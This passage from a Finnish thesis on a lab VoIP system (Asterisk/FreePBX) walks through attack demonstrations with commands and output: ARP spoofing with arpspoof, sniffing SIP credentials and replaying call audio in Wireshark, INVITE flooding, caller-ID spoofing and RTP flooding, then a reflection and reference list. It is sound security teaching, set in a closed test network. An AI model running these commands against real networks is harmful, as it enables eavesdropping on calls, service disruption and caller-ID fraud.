
```

root@kali: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /proc/sys/net/ipv4/ip_forward
1
[ Read 1 line ]
^G Get Help      ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is    ^V Next Page    ^U UnCut Text   ^T To Spell

```

Kuvio 53. IP forwarding päälle laittaminen

Tämän jälkeen voidaan ruveta lähettämään ARP-spoofing viestejä jotka kummatkin löytyvät kuvioista 54. Kuvioista voidaan nähdä, että kummallekin kohteelle väitetään, että toinen löytyy kali-linuxin kautta.



```

root@kali: ~
File Edit View Search Terminal Help
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1f:38
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1f:38
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1f:38
^CCleaning up and re-arping targets...
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1a:c9
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1a:c9
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1a:c9
0:50:56:1:1f:38 0:50:56:1:19:f4 0806 42: arp reply 192.168.100.20 is-at 0:50:56:1:1a:c9
root@kali:~# arpspoof -t 192.168.100.30 192.168.100.20

root@kali: ~
File Edit View Search Terminal Help
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:1f:38
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:1f:38
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:1f:38
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:1f:38
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:1f:38
^CCleaning up and re-arping targets...
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:19:f4
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:19:f4
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:19:f4
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:19:f4
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:19:f4
0:50:56:1:1f:38 0:50:56:1:1a:c9 0806 42: arp reply 192.168.100.30 is-at 0:50:56:1:19:f4
root@kali:~# arpspoof -t 192.168.100.20 192.168.100.30

```

Kuvio 54. Kohteiden ARP-spooffaaminen

Tämän jälkeen liikenne alkaa kulkea kohteiden välillä Kali-linuxin kautta. Kulkevat paketit voidaan nähdä wireshark ohjelmalla. Tietoa käyttäjistä saadaan esimerkiksi rekisteröinti viesteistä joita käyttäjät lähettävät palvelimelle tasaisin väliajoin. Kuviossa 55 on avattuna REGISTER-viesti, josta voidaan lukea käyttäjän nimi ja autentikointi tietoja.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|----------------|----------------|----------|--------|--------------------------------------|
| 11 | 3.757651000 | 192.168.100.20 | 192.168.100.30 | SIP | 628 | Request: REGISTER sip:192.168.100.30 |
| 12 | 3.757663000 | 192.168.100.20 | 192.168.100.30 | SIP | 628 | Request: REGISTER sip:192.168.100.30 |


```

User Datagram Protocol, Src Port: 5060 (5060), Dst Port: 5060 (5060)
Session Initiation Protocol (REGISTER)
  Request-Line: REGISTER sip:192.168.100.30 SIP/2.0
    Method: REGISTER
    Request-URI: sip:192.168.100.30
    [Resent Packet: True]
    [Suspected resend of frame: 11]
  Message Header
    Contact: <sip:040223456@192.168.100.20:5060>
    Expires: 0
    To: <sip:040223456@192.168.100.30>
    Call-ID: 1601787507@192.168.100.30
    Via: SIP/2.0/UDP 192.168.100.20:5060;rport;branch=z9hG4bK719154433
    From: <sip:040223456@192.168.100.30>;tag=184492271
    User-Agent: YATE/2.2.0
    Max-Forwards: 70
    Allow: ACK, INVITE, BYE, CANCEL, OPTIONS, INFO
    CSeq: 32361 REGISTER
    Authorization: Digest username="040223456", realm="asterisk", nonce="50e3002b", uri="sip:192.168.100.30", respo
    Content-Length: 0
  
```

Kuvio 55. Kaapattu REGISTER-viesti

Käytännössä kaikki tieto on näkyvillä paitsi salasanat, jotka on salattu. Käyttäjätietoja voidaan kalastella myös esimerkiksi puhelun aloittavista INVITE-viesteistä kuten kuviossa 56 ilmenee.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|----------------|----------------|----------|--------|---|
| 20 | 10.15153400 | 192.168.100.20 | 192.168.100.30 | SIP/SDP | 920 | Request: INVITE sip:44101337@192.168.100.30 |
| 21 | 10.15287100 | 192.168.100.30 | 192.168.100.20 | SIP | 520 | Status: 100 Trying |


```

Frame 20: 920 bytes on wire (7360 bits), 920 bytes captured (7360 bits) on interface 0
Ethernet II, Src: Vmware_01:1f:38 (00:50:56:01:1f:38), Dst: Vmware_01:19:f4 (00:50:56:01:19:f4)
Internet Protocol Version 4, Src: 192.168.100.20 (192.168.100.20), Dst: 192.168.100.30 (192.168.100.30)
User Datagram Protocol, Src Port: 5060 (5060), Dst Port: 5060 (5060)
Session Initiation Protocol (INVITE)
  Request-Line: INVITE sip:44101337@192.168.100.30 SIP/2.0
    Method: INVITE
    Request-URI: sip:44101337@192.168.100.30
    [Resent Packet: True]
    [Suspected resend of frame: 19]
  Message Header
    Max-Forwards: 20
    Via: SIP/2.0/UDP 192.168.100.20:5060;rport;branch=z9hG4bK118043450
    From: <sip:040223456@192.168.100.30>;tag=691464399
    To: <sip:44101337@192.168.100.30>
    Call-ID: 643855209@192.168.100.30
    User-Agent: YATE/2.2.0
    Contact: <sip:040223456@192.168.100.20:5060>
    Allow: ACK, INVITE, BYE, CANCEL, OPTIONS, INFO
    CSeq: 32371 INVITE
  
```

Kuvio 56. Kaapattu INVITE-viesti

Kun käyttäjä aloittaa varsinaisen puhelun alkaa RTP liikenne näkyä myös wiresharkilla, kuvio 57. Kuten jo aiemmin tuli mainittua RTP liikennettä ei yleensä ole salattu, joten sitä pystytään myös kuuntelemaan wiresharkin avulla.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|----------------|----------------|----------|--------|-------------------------------------|
| 36 | 10.71961800 | 192.168.100.30 | 192.168.100.20 | RTP | 214 | PT=ITU-T G.711 PCMU, SSRC=0x52758E2 |
| 37 | 10.74647300 | 192.168.100.30 | 192.168.100.20 | RTP | 214 | PT=ITU-T G.711 PCMU, SSRC=0x52758E2 |

▶ Frame 37: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0
 ▶ Ethernet II, Src: Vmware_01:19:f4 (00:50:56:01:19:f4), Dst: Vmware_01:1f:38 (00:50:56:01:1f:38)
 ▶ Internet Protocol Version 4, Src: 192.168.100.30 (192.168.100.30), Dst: 192.168.100.20 (192.168.100.20)
 ▶ User Datagram Protocol, Src Port: 12312 (12312), Dst Port: 32488 (32488)
 ▶ Real-Time Transport Protocol
 ▶ [Stream setup by SDP (frame 19)]
 10.. = Version: RFC 1889 Version (2)
 ..0. = Padding: False
 ...0 = Extension: False
 ... 0000 = Contributing source identifiers count: 0
 0... = Marker: False
 Payload type: ITU-T G.711 PCMU (0)
 Sequence number: 24002
 [Extended sequence number: 89538]
 Timestamp: 480
 Synchronization Source identifier: 0x52758e25 (1383435813)
 Payload: ff...

Kuvio 57. Kaapattu RTP-paketti

Wireshark ohjelman yläpalkista Telephony kohdalta löytyy VoIP Calls valinta, tästä aukeaa kuvion 58 mukainen näkymä. Wireshark osaa tunnistaa liikenteen seasta VoIP puhelut ja niitä voidaan kuunnella suoraan sen avulla.


The screenshot shows the Wireshark interface with the 'eth0 - VoIP Calls' window open. The window title is '*eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. The filter bar is empty. The main area displays a table of detected VoIP calls:

| Start Time | Stop Time | Initial Speaker | From | To | Protocol | Packets | State | Comments |
|------------|-----------|-----------------|------------------|------------------|----------|---------|----------|----------|
| 6.358282 | 9.479449 | 192.168.100.20 | <sip:040223456@: | <sip:44101337@1! | SIP | 18 | COMPLETE | |

At the bottom of the window, there is a summary: 'Total: Calls: 1 Start packets: 0 Completed calls: 2 Rejected calls: 2'. Below this are buttons for 'Prepare Filter', 'Flow', 'Player', 'Select All', and 'Close'.

Kuvio 58. Wireshark VoIP Calls


Valitaan listalta haluttu puhelu ja painetaan player-painikkeesta ja tämän jälkeen decode-painikkeesta, jolloin avautuu kuvion 59 näkymä josta puhelun kuuntelu tapahtuu.



Kuvio 59. Wireshark VoIP Call Player

4.3.3 Inviteflooding

Seuraavaksi siirrytään tekemään varsinaista häiriötä järjestelmälle lähettämällä niille väärennetyjä paketteja. Seuraavat häirinnät voidaan toteuttaa muualtakin kuin lähiverkosta. Oletuksena FreePBX ei anna minkäänlaisten puheluiden tulla järjestelmään ulkopuolelta, vaan pelkästään rekisteröityneiltä käyttäjiltä. Seuraavat häiriöntuottamis tekniikat toimivat kuitenkin vain, jos puhelut ulkopuoleltakin sallitaan. Puheluiden salliminen tapahtuu FreePBX käyttöliittymällä yläpalkista Settings → Asterisk SIP Settings. Tästä aukeaa kuvan 60 mukainen näkymä jossa kyseinen valinta on heti ensimmäisenä.



Kuvio 60. Tuntemattomien puheluiden salliminen

Ensiksi toteutetaan inviteflood, joka tarkoittaa käytännössä sitä, että järjestelmään lähetetään suuri määrä turhia INVITE-viestejä, joilla hidastetaan palvelimen toimintaa. Tämä voi johtaa siihen, että oikeat INVITE-viestit jäävät käsittelemättä. Kalinixin inviteflood komento on nähtävillä kuviossa 61. Eth0 on portti, josta viestejä lähetetään, 040223456 on käyttäjä jolle viestit lähetetään, 192.168.100.30 on ensiksi merkittynä kohde domainiksi ja sen jälkeen kohde IP-osoiteeksi, ja viimeisenä on 10 joka on lähetettävien viestien määrä.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# inviteflood eth0 040223456 192.168.100.30 192.168.100.30 100
inviteflood - Version 2.0
             June 09, 2006

source IPv4 addr:port = 192.168.100.10:9
dest   IPv4 addr:port = 192.168.100.30:5060
targeted UA           = 040223456@192.168.100.30

Flooding destination with 100 packets
sent: 100
root@kali:~#

```


Kuvio 61. Inviteflood lähettäminen

Kuviosta 62 ja 63 voidaan nähdä wireshark kaappaus käyttäjän koneelta ja suuri määrä INVITE-viesteistä, sekä puheluista jotka alkavat soida käyttäjällä.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|----------------|----------------|----------|--------|---|
| 342 | 7.299854 | 192.168.100.20 | 192.168.100.30 | SIP | 382 | Status: 100 Trying |
| 343 | 7.305474 | 192.168.100.30 | 192.168.100.20 | SIP/SDP | 968 | Request: INVITE sip:040223456@192.168.100.20:5060, with session description |
| 344 | 7.306556 | 192.168.100.20 | 192.168.100.30 | SIP | 382 | Status: 100 Trying |
| 345 | 7.312366 | 192.168.100.30 | 192.168.100.20 | SIP/SDP | 970 | Request: INVITE sip:040223456@192.168.100.20:5060, with session description |
| 346 | 7.313011 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 347 | 7.313120 | 192.168.100.20 | 192.168.100.30 | SIP | 382 | Status: 100 Trying |
| 348 | 7.320838 | 192.168.100.30 | 192.168.100.20 | SIP/SDP | 970 | Request: INVITE sip:040223456@192.168.100.20:5060, with session description |
| 349 | 7.321288 | 192.168.100.20 | 192.168.100.30 | SIP | 382 | Status: 100 Trying |
| 350 | 7.332229 | 192.168.100.20 | 192.168.100.30 | SIP | 491 | Status: 100 Ringing |
| 351 | 7.348472 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 352 | 7.355533 | 192.168.100.30 | 192.168.100.20 | SIP/SDP | 970 | Request: INVITE sip:040223456@192.168.100.20:5060, with session description |
| 353 | 7.356308 | 192.168.100.20 | 192.168.100.30 | SIP | 382 | Status: 100 Trying |
| 354 | 7.377990 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 355 | 7.394630 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 356 | 7.410346 | 192.168.100.20 | 192.168.100.30 | SIP | 491 | Status: 100 Ringing |
| 357 | 7.427152 | 192.168.100.20 | 192.168.100.30 | SIP | 491 | Status: 100 Ringing |
| 358 | 7.448435 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 359 | 7.464093 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 360 | 7.480157 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 361 | 7.495807 | 192.168.100.20 | 192.168.100.30 | SIP | 492 | Status: 100 Ringing |
| 362 | 7.511699 | 192.168.100.20 | 192.168.100.30 | SIP | 491 | Status: 100 Ringing |
| 363 | 7.537043 | 192.168.100.20 | 192.168.100.30 | RTSP | 403 | Status: 100 Ringing |

▶ Frame 342: 382 bytes on wire (3056 bits), 382 bytes captured (3056 bits)
 ▶ Ethernet II, Src: Vmware 01:1a:c9 (00:50:56:01:1a:c9), Dst: Vmware 01:19:f4 (00:50:56:01:19:f4)
 ▶ Internet Protocol Version 4, Src: 192.168.100.20 (192.168.100.20), Dst: 192.168.100.30 (192.168.100.30)
 ▶ User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
 ▶ Session Initiation Protocol

Kuvio 62. Inviteflood kaappaus



Kuvio 63. Inviteflood käyttäjän näkymästä

Invitefloodilla voidaan myös muokata käyttäjälle näkyvää soittajaa, eli tehdä niin sanottu callerspoof. Ainut lisäys aiempaan invitefloodiin on kuviossa 64 näkyvä –a 441023456 komennon osa joka lisätty sen loppuun. Tämä muuttaa INVITE-viestin lähittäjäksi halutun numeron.


```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# inviteflood eth0 040223456 192.168.100.30 192.168.100.30 1 -a 4410123456

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port = 192.168.100.10:9
dest   IPv4 addr:port = 192.168.100.30:5060
targeted UA           = 040223456@192.168.100.30


Flood User Alias: 4410123456

Flooding destination with 1 packets
sent: 1
root@kali:~#

```

Kuvio 64. Callerspoof lähetys

Tämä näkyy myös käyttäjän päässä kuvion 65 mukaisesti. Soittajana näkyy nyt oikea numero, eikä vain unknown.




Kuvio 65. Callerspoof näkymä käyttäjälle

4.3.4 Rtpflooding

Käyttäjää voidaan myös häiritä lähettämällä RTP-paketteja. Tämä vaatii kaiken jo aiemmin tarvitun tiedon lisäksi sen, että tiedetään mikä portti käyttäjällä on avoinna RTP:lle. Aiemmin kuviossa 57 oli kaapattu RTP-paketti ja siitä voidaan nähdä, että

kohde portti (Dst port) oli 32488 ja lähtö (Src port) 12312. Kuvio 66 nähdään rtpflood komennon rakenne jossa 192.168.100.30 on lähdeosoite ja 192.168.100.20 on kohdeosoite. 12312 ja 32488 ovat edellä mainitut lähtö- ja kohdeportti. 100 on lähetettävien viestien määrä ja 123123, 2000 ja 18800532 ovat keksittyjä lukuja järjestysnumeroksi, aikaleimaksi sekä lähetäjätunnisteeksi.



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# rtpflood
usage: rtpflood sourcename destinationname srcport destport numpackets seqno timestamp SSID
root@kali:~# rtpflood 192.168.100.30 192.168.100.20 12312 32488 100 123123 2000 18800532

Will flood port 32488 from port 12312 100 times
Using sequence_number 123123 timestamp 2000 SSID 18800532

We have IP_HDRINCL

Number of Packets sent:

Sent 123223 160 100
root@kali:~#

```

Kuvio 66. Rtpflood lähetyks

Kuviossa 67 olevasta rtpflood wireshark kaappauksesta voidaan nähdä, että lähetetyt RTP-viestit ilmenevät UDP-viesteinä käyttäjän päässä.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|----------------|----------------|----------|--------|--|
| 16 | 1.319351 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 17 | 1.339594 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 18 | 1.359689 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 19 | 1.379874 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 20 | 1.400080 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 21 | 1.420232 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 22 | 1.440479 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 23 | 1.461126 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 24 | 1.480816 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 25 | 1.501022 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 26 | 1.521306 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 27 | 1.541556 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 28 | 1.564419 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 29 | 1.584112 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 30 | 1.602208 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |
| 31 | 1.622468 | 192.168.100.30 | 192.168.100.20 | UDP | 214 | Source port: 12312 Destination port: 32488 |

▶ Frame 16: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)
 ▶ Ethernet II, Src: Vmware_01:1f:38 (08:50:56:01:1f:38), Dst: Vmware_01:1a:c9 (08:50:56:01:1a:c9)
 ▶ Internet Protocol Version 4, Src: 192.168.100.30 (192.168.100.30), Dst: 192.168.100.20 (192.168.100.20)
 ▼ User Datagram Protocol, Src Port: 12312 (12312), Dst Port: 32488 (32488)
 Source port: 12312 (12312)
 Destination port: 32488 (32488)
 Length: 180
 ▶ Checksum: 0x0000 (none)
 ▶ Data (172 bytes)

Kuvio 67. Rtpflood kaappaus

5 Pohdinta

Työn tavoitteet saatiin täytettyä siten, että järjestelmä sisältää kaiken mitä alun perin pitikin ja matkan varrella otettiin lisää ominaisuuksiakin joita tutkittiin, kuten voicemail ja konferenssipuhelu. Järjestelmä toimii globaalisti JYVSECTEC:n RGCE-ympäristössä kuten suunniteltua ja sitä voidaan muokata haluttaessa. Järjestelmä on siinä suhteessa hieman puutteellinen, että kaikkien numeroiden, joihin halutaan soittaa toiselta palvelimelta, tulee alkaa numerolla 0. Esimerkiksi jos Suomen palvelimella on hätänumero 112 siihen voidaan soittaa vain suomesta, mutta soittamalla muualta numeroon 358112, puhelu ei johda mihinkään.

Työtä tehdessä huomasi, että vaikka Asterisk ja FreePBX ovatkin avoimen lähdekoodin sovelluksia, ne sisälsivät paljon ominaisuuksia jotka löytyvät valikoista, mutta ovat maksullisia lisäosia. Ne on laitettu mukaan asennuspakettiin, mutta vaativat maksullisen aktivoinnin internetin välityksellä. Tämän takia päädyttiin asentamaan Asteric call center palvelimelle, jotta jonojen tietoa saatiin esille kätevästi.

Työ suuntautui alun suunnitelmaa enemmän järjestelmän eri ominaisuuksien tutkimiseen ja käyttöönottoon, kuin häiriön aiheuttamiseen. Kokeillut hyökkäykset ovat melko perusjuttuja, mutta toimivia sellaisia. Aiempaa käytännön kokemusta VoIP-järjestelmistä minulla ei ollut käytännössä ollenkaan. Työtä tehdessä oppi paljon teoriaa sekä käytäntöä erityisesti SIP-protokollan toiminnasta.

Tulevaisuudessa järjestelmää voidaan laajentaa lisäämällä sinne palvelimia ja puhelimia. Myös palvelimille voidaan lisätä uusia ominaisuuksia, joita mahdollisesti tulee myös lisää käytettäväksi uusien päivityksien myötä.

Lähteet

About. N.d. Asternic verkkosivu. Viitattu 11.1.2016.

<http://www.asternic.net/about.php>

Download. N.d. Asterisk lataussivu. Viitattu 22.9.2015.

<http://www.asterisk.org/downloads>

Kuhn, R. Walsh, T. Fries, T. Security Considerations for Voice Over IP Systems. 2005.

Viitattu 28.9.2015. <http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf>

Flanagan, W. 2012. VoIP and Unified Communications: Internet Telephony and the Future Voice Network. New Jersey: John Wiley & Sons.

FreePBX Distro. N.d. FreePBX Distro lataussivu. Viitattu 23.9.2015

<https://www.freepbx.org/downloads/freepbx-distro/>

Get Started. N.d. Asterisk verkkosivusto. Viitattu 22.9.2015 .

<http://www.asterisk.org/get-started>

History. N.d. FreePBX historia. Viitattu 23.9.2015. <http://www.freepbx.org/about-us/history>

Saarelainen, K. 2011a. IP-Puhe. Helsinki: ReadMe.fi

Saarelainen, K. 2011b. IP-Viestintäjärjestelmät. Helsinki: ReadMe.fi

ITU G.726. 2006. Voip-info verkkosivusto. Viitattu 11.2.2016 <http://www.voip-info.org/wiki/view/ITU+G.726>

Jyvsectec. 2014. Jyvsectecin kotisivut. Viitattu 24.3.2015

<http://jyvsectec.fi/jyvsectec/>

Rosenberg, J. Schulzrinne, H. Johnston, A. Camarillo, G. Peterson, J. Sparks, R. Hand-

ley, M. Schooler, E. 2012. SIP: Session Initiation Protocol. Viitattu 5.10.2015

<https://www.ietf.org/rfc/rfc3261.txt>

